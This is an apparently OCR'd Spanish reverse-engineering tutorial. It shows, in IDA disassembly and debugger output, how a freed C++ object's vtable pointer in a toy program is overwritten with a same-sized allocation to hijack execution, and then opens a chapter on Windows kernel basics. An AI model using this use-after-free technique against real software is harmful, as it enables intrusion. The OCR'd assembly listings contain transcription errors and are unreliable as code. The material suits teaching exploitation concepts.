Vemos que despues de dejar de existir alguna de dichas instancias a algún genio se le ocurre pedir los sueldos de todos los Empleados para sacar el gasto total y para eso usa el método virtual get\_Salario aplicado a cada instancia.

```

}

printf("Calcular ahorro en sueldos\n");


int sueldo_1=pepe->get_Salario();
int sueldo_2=jose->get_Salario();

int gasto = sueldo_1;

printf("gasto actual% d", gasto);

```

Pongamosle que pepe sea la instancia que se borro, al intentar llamar a get\_Salario, buscara en su bloque que ha sido liberado (free) y tratará de usar el puntero a la vtable que se encontraba allí dentro y intentará saltar al método get\_Salario, pero como el bloque está liberado, es posible que el programa al continuar corriendo, alloque allí mismo si se le pide y pise el puntero a la vtable.




Allí abajo vemos las llamadas a get\_Salario, cada instancia buscara dentro en su primer lugar su puntero a la vtable y tratará de saltar a dicho método, pero la explotación consiste en tratar de ver cual es el size del objeto que se borro y allocar ese mismo size y llenar con nuestra fruta el bloque que antes ocupaba la instancia pepe, y ahora se llenara de nuestra fruta, de esa forma al saltar a get\_Salario ya que pisamos su puntero a la vtable, redirigiremos la ejecución donde queramos.

Lo veremos ejecutando a mano sin realizar un script.


Corro el examen en IDA pongo breakpoints en los new().

Estoy usando Windows 7 que por ahora me asegura que con un solo malloc puedo pisar el bloque fritado ya veremos como hacer en w10.



```
00C410C3 sub    esp, 8
00C410C6 push   ebx
00C410C7 push   esi
00C410C8 mov    esi, ds:LoadLibraryA(x)
00C410CE push   edi
00C410CF push   offset LibFileName ; "iconv.dll"
00C410D4 mov    [ebp+largo], 0
00C410DB call   esi ; LoadLibraryA(x)
00C410DD push   offset aIntl_dll ; "intl.dll"
00C410E2 call   esi ; LoadLibraryA(x)
00C410E4 push   416      ; size
00C410E9 call   operator new(uint)
00C410EE mov    ebx, eax
00C410F0 add    esp, 4
00C410F3 mov    ecx, ebx
00C410F5 mov    [ebp+block], ebx
00C410F8 mov    dword ptr [ebx], offset const Empleados::`vftable'
00C410FE mov    dword ptr [ebx+0D0h], 0
00C41108 mov    edx, [ebx]
00C41109 push   7D0h
00C4110F mov    dword ptr [ebx+0D4h], 7DAh
00C41119 mov    dword ptr [ebx+0D0h], 23h
00C41123 call   dword ptr [edx]
00C41125 mov    esi, ds:_imp__strncpy
00C4112B lea    eax, [ebx+0D8h]
00C41131 push   0C8h      ; Count
00C41136 push   offset Source ; "pepe"
00C41138 push   eax        ; Dest
00C4113C call   esi ; _imp__strncpy
00C4113E mov    eax, [ebx]
00C41140 add    esp, 0Ch
00C41143 mov    ecx, ebx
00C41145 call   dword ptr [eax+8]
00C41148 push   416      ; size
00C4114D call   operator new(uint)
00C41152 mov    edi, eax
00C41154 add    esp, 4
00C41157 mov    ecx, edi
00C41159 mov    [ebp+block], edi
00C4115D mov    dword ptr [edi], offset const Empleados::`vftable'
```

Allí estoy parado le pido 416 bytes paso el new con f8.



En mi caso me da un bloque que empieza en 0x65b510

```

00C410C0 largo= dword ptr -4
00C410C0 push    ebp
00C410C1 mov     ebp, esp
00C410C3 sub    esp, 8
00C410C6 push    ebx
00C410C7 push    esi
00C410C8 nov    esi, ds:LoadLibraryA(x)
00C410CE push    edi
00C410CF push    offset LibFileName ; "iconv.dll"
00C410D4 nov    [ebp+largo], 0
00C410D8 call    esi ; LoadLibraryA(x)
00C410D9 push    offset aintl.dll ; "intl.dll"
00C410E2 call    esi ; LoadLibraryA(x)
00C410E4 push    416          ; size
00C410E9 call    operator new(uint)
00C410EE mov     ebx, eax
00C410F0 add    esp, 4
00C410F3 mov     ecx, ebx
00C410F5 nov    [ebp+block], ebx
00C410F8 nov    dword ptr [ebx], offset const Empleados::`vtable'
00C410F9 nov    dword ptr [ebx+0Dh], 0
00C41108 nov    edx, [ebx]
00C4110A push    7D0h

```

General registers, Stack view, Output	
EAX	0065B510 ↳ debug019:006
EBX	0065B510 ↳ debug019:006
ECX	00000000 ↳ debug019:006
EDX	0065B508 ↳ debug019:006
ESI	76E5A977 ↳ kernel32.dll
EDI	0065ABE0 ↳ debug019:006
EBP	0030F84C ↳ Stack[000022]
ESP	0030F838 ↳ Stack[000022]
EIP	00C410F8 ↳ _main+38
EFL	00000202

Vemos que en el primer dword guarda el puntero a la vtable, EBX apunta allí donde guardara.

Allí esta la vtable pero recordemos que en la memoria alocada hay un puntero a aquí.

```

.rdata:00C43268 ; char aGastoActualD[]
.rdata:00C43268 aGastoActualD db 'gasto actual% d',0 ; DATA XREF: _main+1FE↑o
.rdata:00C43278 dd offset const Empleados::`RTTI Complete Object Locator'
.rdata:00C4327C ; void (_cdecl *const Empleados::`vtable')[4]()
.rdata:00C4327C const Empleados::`vtable' dd offset Empleados::set_Salario(int)
.rdata:00C4327C ; DATA XREF: _main+38↑o
.rdata:00C4327C ; _main+9C↑o ...
.rdata:00C43280 dd offset Empleados::get_Salario(void)
.rdata:00C43284 dd offset Empleados::print_salario(void)
.rdata:00C43288 align 10h
.rdata:00C43290 ; Debug Directory entries
.rdata:00C43290 dd 0 ; Characteristics
.rdata:00C43290 dd E0CA700Ch

```

Sigamos al otro new()

```

00C410C0 largo= dword ptr -4
00C410C0 push    ebp
00C410C1 mov     ebp, esp
00C410C3 sub    esp, 8
00C410C6 push    ebx
00C410C7 push    esi
00C410C8 nov    esi, ds:LoadLibraryA(x)
00C410CE push    edi
00C410CF push    offset LibFileName ; "iconv.dll"
00C410D4 nov    [ebp+largo], 0
00C410D8 call    esi ; LoadLibraryA(x)
00C410D9 push    offset aintl.dll ; "intl.dll"
00C410E2 call    esi ; LoadLibraryA(x)
00C410E4 push    416          ; size
00C410E9 call    operator new(int)
00C410EE mov     ebx, eax
00C410F0 add    esp, 4
00C410F3 mov     ecx, ebx
00C410F5 nov    [ebp+block], ebx
00C410F8 nov    dword ptr [ebx], offset const Empleados::`vtable'
00C410F9 nov    dword ptr [ebx+0Dh], 0
00C41108 nov    edx, [ebx]
00C4110A push    7D0h
00C4110F nov    dword ptr [ebx+0Ah], 7D0h
00C41119 nov    dword ptr [ebx+0Dh], 23h
00C41123 call    dword ptr [edx]
00C41125 mov     esi, ds:_imp__strcpy
00C41128 lea    eax, [ebx+0Dh]
00C41131 push    0CBh ; Count
00C41136 push    offset Source ; "pepe"
00C41139 push    eax ; Dest
00C4113E mov     esi, _imp__strcpy
00C4113F mov     eax, [ebx]
00C41140 add    esp, 0Ch
00C41143 mov     ecx, ebx
00C41145 call    dword ptr [eax+8]
00C41148 push    416          ; size
00C4114D call    operator new(int)
00C41152 mov     edi, eax
00C41154 add    esp, 4
00C41157 mov     ecx, edi

```

General registers, Stack view, Output	
EAX	0065E000 ↳ debug019:0
EBX	0065E000 ↳ debug019:0
ECX	00000000 ↳ debug019:0
EDX	0065DFD0 ↳ debug019:0
ESI	0FC488E40 ↳ ucrtbase.dll
EDI	0065ABE0 ↳ debug019:0
EBP	0030F84C ↳ Stack[000022]
ESP	0030F834 ↳ Stack[000022]
EIP	00C41152 ↳ _main+92
EFL	00000204

La segunda instancia jose se ubicara en mi caso en 0x65e000 y abajo se guardara allí su puntero a la vtable.

```

00C4112B 1ed    eax, [eax+0000h] ; Count
00C41131 push  0C8h ; Source : "pepe"
00C41136 push  offset Source ; Dest
00C41138 push  eax ; _imp__strcpy
00C4113E mov   eax, [ebx]
00C41140 add   esp, 0Ch
00C41143 mov   ecx, ebx
00C41145 call  dword ptr [eax+8] ; size
00C41146 push  416 ; size
00C4114D call  operator new(uint)
00C41152 mov   edi, eax
00C41154 add   esp, 4
00C41157 mov   ecx, edi
00C41159 mov   [ebp+block], edi
00C4115C mov   dword ptr [edi], offset const Empleados::`vtable'
00C41162 mov   dword ptr [edi+000h], 0
00C4116C nov   edx, [edi]
00C4116E push  0B8h
00C41173 nov   dword ptr [edi+004h], 7DBh
00C4117D nov   dword ptr [edi+000h], 27h
00C41187 call  dword ptr [edx]
00C41189 push  0C8h ; Count
00C4118E lea   eax, [edi+008h]
00C41194 push  offset ajose ; "jose"

```

Por supuesto este puntero esta en la segunda instancia, pero apunta a la misma vtable que el de la primera.

```

.rdata:00C4324C ; DATA XREF: _main:loc_C4129D$0
.rdata:00C43268 ; char aGastoActualD[]
.rdata:00C43268 aGastoActualD db 'gasto actual% d',0 ; DATA XREF: _main+1FE$0
.rdata:00C43278 dd offset const Empleados::`RTTI Complete Object Locator'
.rdata:00C4327C ; void (_cdecl *const Empleados::`vtable')[4]()
.rdata:00C4327C const Empleados::`vtable' dd offset Empleados::set_Salario(int)
.rdata:00C4327C ; DATA XREF: _main+38$0
.rdata:00C4327C ; _main+9C$0 ...
.rdata:00C43280 dd offset Empleados::get_Salario(void)
.rdata:00C43284 dd offset Empleados::print_salario(void)
.rdata:00C43288 align 10h
.rdata:00C43290 ; Debug Directory entries
.rdata:00C43290 dd 0 ; Characteristics
.rdata:00C43294 dd 595679CEh ; TimeDateStamp: Fri Jun 30 16:18:22 2000
.rdata:00C43298 dw 0 ; MajorVersion
.rdata:00C4329A dw 0 ; MinorVersion
.rdata:00C4329C dd 2 ; Type: IMAGE_DEBUG_TYPE_CODEVIEW
.rdata:00C432A0 dd 82h ; SizeOfData
.rdata:00C432A4 dd rva asc_C434E4 ; AddressOfRawData
.rdata:00C432A8 dd 1AE4h ; PointerToRawData

```

Sigamos

Luego hay una parte que dice que ingresemos el curriculum de los empleados y hay un fgets.

```

00C411A3 call  dword ptr [eax+8]
00C411A6 push  offset aIngresCurricu ; "Ingrese Curriculum Empleados\n"
00C411A8 call  _printf
00C411B0 push  0
00C411B2 lea   edi, [ebx+8]
00C411B5 call  ds:_imp__acrt_iob_func
00C411B8 push  eax ; File
00C411B9 push  0C8h ; MaxCount
00C411C1 push  edi ; Buf
00C411C2 call  ds:_imp__fgets
00C411C8 mov   esi, [ebp+block]
00C411CD push  0
00C411D0 add   esi, 8
00C411D0 call  ds:_imp__acrt_iob_func
00C411D6 push  eax ; File
00C411D7 push  0C8h ; MaxCount
00C411DC push  esi ; Buf
00C411DD call  ds:_imp__fgets
00C411E3 add   esp, 24h
00C411E6 lea   ecx, [edi+1]
00C411E9 nop

```

Podemos poner un breakpoint mas abajo en el delete y dar run.

C:\Users\ricnar\Documents\Visual Studio 2017\Projects  
Salario pepe = 2000  
Salario jose = 3000  
Ingrese Curriculum Empleados

The screenshot shows a terminal window with the following text:  
Salario pepe = 2000  
Salario jose = 3000  
Ingrese Curriculum Empleados

Tipeo algo corto

C:\Users\ricnar\Documents\Visual Studio 2017\Projects  
Salario pepe = 2000  
Salario jose = 3000  
Ingrese Curriculum Empleados  
aa  
bb

The screenshot shows a terminal window with the same initial text as before, followed by the entries 'aa' and 'bb'.

Cuando apreto ENTER llega al delete()

El argumento del delete es la dirección de la instancia a borrar.

The screenshot shows the debugger interface with three panes:

- Left pane: Assembly code showing the instruction `00C41247: call operator delete(void *,uint)`.
- Middle pane: Registers and stack frame information.
- Right pane: Stack view showing memory at address 0x0030F82C. A red arrow points to the entry `0030F82C 0065B510 debug019:0065B510`, which corresponds to the variable 'pepe'.

Vemos que borrara la de 0x65b510 que era la primera o sea la de pepe.


Si traceo dentro del delete veo que llega a free a liberar la memoria en 0x65b510.

```

dll:0FC85E90 ; -----
dll:0FC85E90
dll:0FC85E90 ucrtbase_free:
dll:0FC85E90 mov edi, edi
dll:0FC85E92 push ebp
dll:0FC85E93 mov ebp, esp
dll:0FC85E95 mov eax, [ebp+8]
dll:0FC85E98 test eax, eax
dll:0FC85E9A jz short loc_FC85EB3
dll:0FC85E9C push eax
dll:0FC85E9D push 0
dll:0FC85E9F push offset FD270D4
dll:0FC85EA5 call offset FD280F0
dll:0FC85EAB test eax, eax
dll:0FC85EAD jz loc_FCAE6B6
dll:0FC85EB3
dll:0FC85EB3 loc_FC85EB3:
dll:0FC85EB3 pop ebp
dll:0FC85EB4 retn
dll:0FC85EB4 ; -----
dll:0FC85EB5 db 0Ch - 1

```

Luego me dice que ingrese el largo del curriculum



Y ese valor sera el que use para allocar y allí copiara, para explotar el use after free debería pasarle el mismo size de las instancias borradas o sea 416 decimal.

Si pongo un breakpoint en el malloc y doy run le tipeo ese size 416


```

C:\Users\ricnar\Documents\Visual Studio 2017\Projects\ConsoleApplication1>
Salario    pepe = 2000
Salario    jose = 3000
Ingrese Curriculum Empleados
aa
bb
Despedir empleado curriculum insuficiente
Ingrese largo de curriculum de nuevo empleado
416

```

Al apretar enter llego al malloc

Veo que va a hacer malloc de 416 si me devuelve la misma dirección de memoria que frito voy bien sino me reventó jeje.



Vemos que me allocó en la misma dirección jeje, ahora solo debo copiar mi fruta allí, la misma se ingresa con el fgets doy run poniendo un breakpoint en el printf.

The diagram illustrates the flow of control between three assembly code windows, likely from a debugger interface:

- Top Window:** Shows assembly code starting at address `00C4127C`. The instruction at `00C4127F` is highlighted in red. The assembly listing includes comments: `; Size`, `[ebp+largo]`, `imp malloc`, `; File`, `; MaxCount`, `; Buf`, and `_imp_fgets`.
- Middle Window:** Shows assembly code starting at address `00C4129D`. The instruction at `00C412A2` is highlighted in red. The assembly listing includes comments: `"Calcular ahorro en sueldos\n"`, `aCalcularAhorro`, and `printf`.
- Bottom Window:** Shows assembly code starting at address `00C412A7`. The instruction at `00C412A7` is highlighted in red. The assembly listing includes comments: `[ebx]`, `esp, 4`, `ecx, ebx`, and `dword ptr [eax+4]`.

Típelo mi fruta y al dar ENTER.

00C41290 push ebx ; Ebx  
00C41290 push [ebp+largo] ; MaxCount  
00C41290 push esi ; Buf  
00C41294 call ds:\_imp\_\_fgets  
00C4129A add esp, 14h

00C41290 loc\_00C41290 ; "Calcular ahorro en sueldos\n"  
00C4129D push offset aCalcularAhorro  
00C412A2 call qword PTR \_main@1E  
00C412A7 mov eax, [ebx]  
00C412A9 add esp, 4  
00C412AC mov ecx, ebx  
00C412AE call dword PTR [eax+4]  
00C412B1 mov esi, eax  
00C412B3 mov eax, [ebp+block]  
00C412B6 add esp, 4  
00C412B9 mov edx, [eax]  
00C412B9 call dword PTR [edx+4]  
00C412BD push esi  
00C412BE push offset agastoActualD ; "gasto actual% d"  
00C412C3 call \_printf  
00C412C8 add esp, 8  
00C412CB xor eax, eax

EBX 0065B51B debug@019  
ECX 0065B51B ucrtbase  
EDX 0F2D6F4 ucrtbase  
ESI 0065B51B debug@019  
EDI 00000003 Stack[0]  
EBP 0030F84C Stack[0]  
ESP 0030F834 Stack[0]  
EIP 00C412A7 \_main@1E  
EFL 00000204

Stack view  
0030F830 00C412A7 ma  
0030F834 00C412C7 nc  
0030F838 0065B5E9 deb

Vemos que trata de buscar el puntero a la vtable de pepe en 0x65b510 y allí yo llene con mis Aes.

The screenshot shows the Microsoft Visual Studio debugger interface. The assembly window at the top displays the following code:

```
00C4128F push    eax ; FILE
00C41290 push    [ebp+largo] ; MaxCount
00C41293 push    esi ; Buf
00C41294 call    ds:_imp_fgets
00C4129A add    esp, 14h
```

The stack view window below shows the current stack contents:

Address	Value
00C41299	00000000
00C4129B loc_C41290:	Calcular ahorro en sueldos\n
00C4129D push offset aCalcularAhorro	
00C412A0 (al) _printf	
00C412A2 mov    eax, [ebx]	
00C412A4 add    esp, 4	
00C412A6 mov    eax, [esp]	
00C412A8 call    ds:_imp_vfprintf	
00C412B0 mov    esi, eax	
00C412B2 mov    eax, [ebp+block]	
00C412B4 mov    ecx, eax	
00C412B6 mov    edx, eax	

A warning dialog box is open in the foreground, stating: "C412AE: The instruction at 0xC412AE referenced memory at 0x61616165. The memory could not be read -> 61616165 (exc.code c0000005, tid 8864)".  
 Don't display this message again (for this session only)

Allí vemos entonces como se desvía la ejecución de código, controlada por la fruta que ingrese.

Este obviamente es un ejemplo sencillo en un programa complejo la cosa es mas difícil de realizar pero la idea es esta, es importante tener claro el concepto de como se explota.

Lo veremos profundamente reverseado, en el vídeo de youtube correspondiente.

# Hasta la parte 50


## Ricardo Narvaja

# TRABAJANDO CON EL KERNEL DE WINDOWS.

La idea de este tutorial es armar un poco el escenario para reversear y debuggear kernel, no creo que sea muy importante hacer una introducción muy extensa con lo que es el kernel, hay miles de tutoriales para ello, pero como idea principal copio estas definiciones.

El Kernel o Núcleo es **un componente fundamental de cualquier sistema operativo**. Es el encargado de que el software y el hardware de cualquier ordenador puedan trabajar juntos en un mismo sistema, para lo cual administra la memoria de los programas y procesos ejecutados, el tiempo de procesador que utilizan los programas, o se encarga de permitir el acceso y el correcto funcionamiento de periféricos y otros elementos físicos del equipo.

son sus diferencias con el de Linux Compartir 1045



Vemos que en modo user están las aplicaciones, las apis de Windows, los drivers que se manejen en user, mientras que en modo kernel esta el sistema operativo en si, el hardware, y los drivers que trabajan en modo kernel.

Cuando ejecutas una aplicación, esta accede al modo usuario, donde Windows crea un proceso específico para la aplicación. Cada aplicación tiene su dirección virtual privada, ninguna puede alterar los datos que pertenecen a otra y tampoco acceder al espacio virtual del propio sistema operativo. Es por lo tanto **el modo que menos privilegios otorga**, incluso el acceso al hardware está limitado, y para pedir los servicios del sistema las aplicaciones tienen que recurrir a la API de Windows.

El modo núcleo o kernel en cambio es ese en el que **el código que se ejecuta en él tiene acceso directo a todo el hardware** y toda la memoria del equipo. Aquí todo el código comparte un mismo espacio virtual, y puede incluso acceder a los espacios de dirección de todos los

procesos del modo usuario. Esto es peligroso, ya que si un driver en el modo kernel toca lo que no debe podría afectar al funcionamiento de todo el sistema operativo.

Este modo núcleo **está formado por servicios executive**, como el controlador de caché, el gestor de comunicación, gestor de E/S, las llamadas de procedimientos locales, o los gestores de energía y memoria entre otros. Estos a su vez están formados por varios módulos que realizan tareas específicas, controladores de núcleo, un núcleo y una Capa de Abstracción del Hardware o HAL

Seguimos copiando un poco de definiciones ahora la de memoria virtual

La memoria virtual es una técnica utilizada por los sistemas operativos para **acceder a una mayor cantidad de memoria de la físicamente disponible**, recurriendo a soluciones de almacenamiento alternativas cuando se agota la memoria RAM instalada.

